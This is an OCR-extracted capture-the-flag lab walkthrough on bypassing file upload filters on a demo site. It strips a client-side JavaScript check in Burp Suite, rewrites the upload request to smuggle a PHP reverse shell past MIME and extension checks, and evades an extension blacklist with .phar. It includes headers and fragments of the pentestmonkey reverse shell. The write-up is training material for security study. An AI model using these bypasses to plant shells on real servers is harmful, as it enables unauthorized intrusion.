
Now, start Burpsuite and reload the page which will show our own request to the page. We want to see the server's response.



```
GET / HTTP/1.1
Host: demo.uploadvulns.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

After doing this, when we click the Forward button at the top, we see the server's response to our request.


Here we can delete, comment out or otherwise break the Javascript function before it has a chance to load-



Response from http://demo.uploadvulns.thm:80/ [192.168.1.228]
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
HTML
Render


```
HTTP/1.1 200 OK
Date: Sat, 23 May 2020 19:11:06 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1318
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html>
	<head>
		<title>Client-Side Bypass</title>
		<link rel="shortcut icon" type="image/x-icon" href="favicon.ico">
		<script src="assets/js/jquery-3.5.1.min.js"></script>
		<script src="assets/js/script.js"></script>
		<script>
			//Run once the HTML has finished loading
			window.onload = function(){
				//Select the file input element
				var upload = document.getElementById("fileSelect");
				//Ensure that there are no files already waiting to be uploaded
				upload.value="";
				//Listen for files to be selected
				upload.addEventListener("change",function(event){
					//Get a handle on the file being uploaded
					var file = this.files[0];
					//Check to see if the file is a JPEG using MIME data -- if not, alert and reset
					if (file.type != "image/jpeg"){
						upload.value = "";
						alert("This page only accepts JPEG files");
					}
				});
			};
		</script>
	</head>
	<body>
		<h1><strong>Client-Side Bypass</strong></h1>
		<button class="Btn" id="uploadBtn">Select File</button>
		<form method="post" enctype="multipart/form-data">
			<input type="file" name="fileToUpload" id="fileSelect" style="display:none">
			<input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
		</form>
```

After deleting the function, we once again click “Forward” until the site has finished loading, and now we are free to upload any kind of file to the website-



Buprsuite, will not by default, intercept any external Javascript files that the web page is loading.

If we need to edit a script which is not inside the main page being loaded , we'll need to go to the “Options” tab at the top of the Burpsuite window, then under the “intercept Client Requests” section, edit the condition of the first line to remove ^js$!.


Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^ico$)
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	


☐ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

So, we have successfully bypassed this filter by intercepting and removing it prior to the page being loaded.

Method 3 (Intercept and modify the file upload)


- Now, we will try to upload a file with a legitimate extension and MIME type, then intercept and correct the request using Burpsuite.
- Reload the Webpage to put the filters back in place.
- We will use the same reverse shell payload, but rename it to be called "shell.jpg" i.e. according to the MIME type.
- The client-side filter lets our payload through without complaining.



Client-Side Bypass


Chosen File: shell.jpg

Now, we will turn on our Burpsuite intercept and then click on upload.
This will intercept our request.



```
POST / HTTP/1.1
Host: demo.uploadvulns.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://demo.uploadvulns.thm/
Content-Type: multipart/form-data; boundary=---------------------------994146275505606605396369498
Content-Length: 5833
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------994146275505606605396369498
Content-Disposition: form-data; name="fileToUpload"; filename="shell.jpg"
Content-Type: image/jpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
```

- Above, we see that the MIME type is image/jpeg.
- We'll change it to text/x-php, and the file extension from .jpg to .php.
- Then forward the request to the server.



```
Content-Length: 5833
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------994146275505606605396369498
Content-Disposition: form-data; name="fileToUpload"; filename="shell.php"
Content-Type: text/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
```

Now, we start a netcat listener on our local machine and navigate to that uploaded shell on the website.

We receive a reverse connection.


Bypassing Server-Side Filtering: File Extensions

- When there's a server-side filter we have to perform a lot of testing to build up an idea of what is or is not allowed through the filter.
- Then gradually put together a payload which conforms to the restrictions.

- Let's take a look at a website that is using blacklist for file extensions as a server-side filter.
- There are a variety of ways, this can be coded, and the bypass we use is dependent on that.
- In real world we wouldn't be able to see the code, but for example -


```php
<?php
    //Get the extension
    $extension = pathinfo($_FILES["fileToUpload"]["name"])
["extension"];
    //Check the extension against the blacklist -- .php and .phtml
    switch($extension){
        case "php":
        case "phtml":
        case NULL:
            $uploadFail = True;
            break;
        default:
            $uploadFail = False;
    }
?>
```

- We can see that the above code is filtering out .php and .phtml extensions.
- So, if we want to upload a PHP script, we're going to find another extension.
- The wikipedia page for PHP gives us a bunch of options we can try-- many of them bypass the filter (which only blocks the two mentioned extensions).
- But the server is not configured to recognise them as PHP file, as in the below example:



```
array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a
$descriptorspec, $pipes); if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1); }
stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2
connection if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; } // Check for er
some // command output is available on STDOUT or STDERR $read_a = array($sock, $pipes[1], $p
to process's STDIN if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = frea
send data down tcp connection if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT REA
process's STDERR // send data down tcp connection if (in_array($pipes[2], $read_a)) { if ($debug) p
fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); // Like pri
($string) { if (!$daemon) { print "$string\n"; } } ?>
```

We found, that the **.phar** extension bypasses the filter- and works thus giving us shell.



demo.uploadvulns.thm/uploads/shell.phar

Extension Filtering

File uploaded successfully

